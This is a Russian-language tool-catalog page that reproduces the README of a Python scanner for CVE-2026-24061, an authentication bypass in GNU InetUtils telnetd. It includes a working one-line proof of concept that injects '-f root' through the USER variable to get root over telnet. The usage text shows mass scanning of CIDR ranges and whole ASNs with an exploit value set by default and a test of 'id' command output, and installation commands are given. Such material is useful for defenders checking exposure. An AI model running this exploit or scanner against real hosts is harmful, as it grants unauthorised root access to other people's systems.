
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Twenty-Three-Scanner — CVE-2026-24061 — Удалённый обход аутентификации в GNU InetUtils Telnetd | Kitploit
Инструменты/GitHubGitHub/madfxr/twenty-three-scanner
РазведкаСканеры уязвимостейЭксплуатацияСбор информацииСетевая безопасностьТестирование на Проникновение
GitHubmadfxr/twenty-three-scanner

Twenty-Three-Scanner

CVE-2026-24061 — Удалённый обход аутентификации в GNU InetUtils Telnetd

Репозиторий
4218 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

🛰️ Twenty-Three Scanner

Мощный, быстрый и элегантный сканер для обнаружения уязвимых служб Telnetd, затронутых CVE-2026-24061. Создан на чистой стандартной библиотеке Python — без внешних зависимостей.
License: MIT Python 3.x Android Windows macOS Solaris FreeBSD Linux Offensive Security Ethical Hacking CVE-2026-24061 GNU InetUtils Telnetd


🔗 Содержание

  • ⚖️ Лицензия
  • 🧩 Возможности
  • ☣️ Сведения об уязвимости
    • ⚡ Статус службы
    • 🧪 Доказательство концепции (PoC)
    • 💥 Затронутые версии
    • 🧵 Исправленные версии
    • ⚔️ Вектор атаки
    • 🚨 Оценка CVSS
  • 🛠️ Установка
  • 📜 Использование
  • 🎯 Примеры
  • ⚗️ Демонстрации
  • 📖 Ссылки

🧩 Возможности

  • 🚀 Высокопроизводительное сканирование – многопоточная архитектура с настраиваемым количеством потоков.
  • 🌐 Гибкий ввод целей – поддержка отдельных IP-адресов, диапазонов CIDR, поиска ASN и списков из файлов.
  • 📊 Прогресс в реальном времени – красивый интерфейс на основе Unicode с живыми индикаторами выполнения.
  • 🤖 Интеллект ASN – автоматическое получение префиксов из API RADB, BGPView и HackerTarget.
  • 🌍 Геолокационная аналитика – получение ASN, провайдера и местоположения в реальном времени из API ipapi.
  • 💾 Корректное прерывание – обработка CTRL+C с автоматическим сохранением результатов.
  • 📝 Подробное журналирование – настраиваемые уровни подробности для отладки.
  • 🛡️ Безопасное сканирование – встроенные ограничения для предотвращения случайных массовых сканирований.
  • 🎨 Чистый вывод – профессиональные таблицы с рамками и сводками сканирования.
  • 📦 Ноль зависимостей – только чистая стандартная библиотека Python 3.x.

☣️ Сведения об уязвимости

CVE-2026-24061 — критическая уязвимость обхода аутентификации в GNU InetUtils Telnetd, которая позволяет неаутентифицированным удалённым злоумышленникам получить root-доступ, эксплуатируя обработку опции NEW-ENVIRON.


⚡ Статус службы


Ниже приведена конфигурация службы Telnetd на стороне целевого хоста.
image


🧪 Доказательство концепции (PoC)



А вот доказательство концепции (PoC) для этой уязвимости, которое можно выполнить вручную с хоста злоумышленника, просто запустив команду USER="-f root" telnet -a <TARGET_HOST> 23.
image


💥 Затронутые версии

  • GNU InetUtils >=1.9.3 <=2.7.
  • Различные встраиваемые дистрибутивы Linux.
  • IoT-устройства с уязвимыми реализациями Telnetd.

🧵 Исправленные версии

  • GNU InetUtils >=2.8.

⚔️ Вектор атаки

Уязвимость эксплуатирует некорректную проверку переменной окружения USER при согласовании опции telnet NEW-ENVIRON (RFC 1572), позволяя злоумышленникам внедрять вредоносные значения, такие как -f root, для обхода аутентификации.


🚨 Оценка CVSS

9.8 (Критическая) - CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H.


🛠️ Установка

# Клонирование репозитория
cd /opt
sudo git clone https://github.com/madfxr/Twenty-Three-Scanner.git
cd Twenty-Three-Scanner

# Сделать исполняемым
sudo chmod +x twenty-three-scanner.py

# Запуск скрипта
sudo python3 twenty-three-scanner.py -h

📜 Использование

Ниже приведено руководство по инструменту Twenty-Three Scanner, который можно использовать для обнаружения уязвимости CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass.

usage: python3 twenty-three-scanner.py [-h] [-t TARGET] [-f FILE] [-a ASN] [-p PORT] [--threads N] [--user-value VALUE] [--connect-timeout SEC] [--read-timeout SEC] [--id-timeout SEC]
                                       [--max-hosts-per-cidr N] [--max-total-hosts N] [--skip-large-networks] [-o FILE] [-v]

CVE-2026-24061 - GNU InetUtils Telnetd Remote Authentication Bypass

options:
  -h, --help            show this help message and exit

Target Options:
  -t TARGET, --target TARGET
                        target IP, CIDR, or comma-separated list (can be used multiple times)
  -f FILE, --file FILE  file containing targets (one per line, supports comments with #)
  -a ASN, --asn ASN     autonomous system number (e.g., AS10111 or 10111)

Scan Options:
  -p PORT, --port PORT  target port(s), comma-separated (default: 23)
  --threads N           number of concurrent threads (default: 50)
  --user-value VALUE    USER environment variable value for exploit (default: '-f root')

Timeout Options:
  --connect-timeout SEC
                        TCP connection timeout in seconds (default: 3.0)
  --read-timeout SEC    socket read timeout in seconds (default: 2.0)
  --id-timeout SEC      'id' command response timeout in seconds (default: 2.0)
Скачать инструмент